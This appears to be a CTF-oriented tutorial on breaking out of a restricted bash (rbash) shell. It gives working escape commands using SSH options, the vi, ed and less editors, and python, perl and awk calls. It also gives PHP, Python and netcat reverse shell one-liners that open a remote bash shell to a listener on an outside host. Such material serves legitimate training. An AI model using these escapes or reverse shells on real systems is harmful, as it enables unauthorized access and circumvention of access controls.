What is rbash

What is a rbash shell? A restricted bash shell is another shell that is block many commands and special character common rbash shell restricted commands ls, cd, echo, and environment variable $SHELL, $USER, $PATH, $ENV special character block rbash shell-like / >, >|, <>, >&, &>, etc.
Why rbash shell implement
- Block Unwanted Software run
- Improve system security
- dangerous command block
- For CTF Challenges
- For Guest Users
- Windows Post Exploitation Bypass UAC
- Windows 10 UAC Bypass
- Perl Python Ruby Privilege Escalation
- rbash escape
- docker Privilege Escalation Linux
rbash escape
How to escape rbash shell there are multi-ways to escape rbash shell using different -2 editor and python, debugger let’s try some example.
rbash escape through SSH
Our First Method is Escaping the rbash shell through ssh many ctf playing times we have ssh username and password but our shell is restricted with rbash. we can easily bypass this rbash shell using extra argument bash noprofile
ssh [email protected]
echo $SHELL
cd ../
we can bypass the rbash shell using the no-profile extra parameter
ssh hackNos@<IP-Adress> -t "bash --noprofile"
cd ../
rbash escape through editors
Linux has many editors we can bypass the rbash using these editor commands
bypass rbash using vi editor
First, we open the vi editor then we used: set option and we create a shell name variable and in this variable, we set our bash environment location. run the command one by one

run the vi command and our vi editor is open using the set mode we can bypass the restricted rbash shell
vi
:set shell=/bin/bash
:shell


escaping rbash – ed editor
ed is another Linux editor simple we can run ed edit mode without selecting any file then we type bash path
cd /home
echo $SHELL
ed
!'/bin/bash'
pwd
escape rbash through reverse shell

We can bypass the rbash shell through different Linux reverse shell Note: before executing the reverse shell we need to start a net-cat listener.
rbash shell bypass – php
cd /
echo $SHELL
we open two ssh connections our cd command is currently not working before execute the reverse shell command firstly we start our netcat listener. in this case, we are using the same machine you can use your localhost IP for reverse connection
nc -lvp 4545php -r '$sock=fsockopen("ip-address",port);exec("/bin/bash -i <&3 >&3 2>&3");'After executing the reverse shell command we got the reverse connection target machine. and we successfully bypass the restricted rbash shell.
echo $SHELL
cd /
pwd
rbash shell bypass – python
this is another way to bypass the rbash shell using python reverse shell remember before executing the reverse shell command you need to start your netcat listener.
cd /
echo $SHELL
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ip-address",port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'nc -lvp 4545
cd /
pwd
rbash shell bypass – netcat
cd /home
echo $SHELL
nc -lvp port-number
nc ip-address port-number -e /bin/bash
escaping through code editor
rbash escape with python
If the target system already installed any python version we run these commands for bypassing the rbash shell
echo $SHELL
cd ../
python -c 'import os; os.system("/bin/bash");'
python3 -c 'import os; os.system("/bin/bash");'and again we escape the rbash shell using python command executing -c argument.
cd /home
cd ../
rbash escape Awk
cd /home
echo $SHELL
awk 'BEGIN {system("/bin/bash")}'
cd /home
cd ~
pwd
rbash escape perl
cd /
echo $SHELL
perl -e 'system("/bin/bash");'
cd /
cd /home
rbash bypass through binary file
cd /
echo $SHELL
less anyfile.txt
!'bash'
cd /
cd /home
pwd
echo $SHELL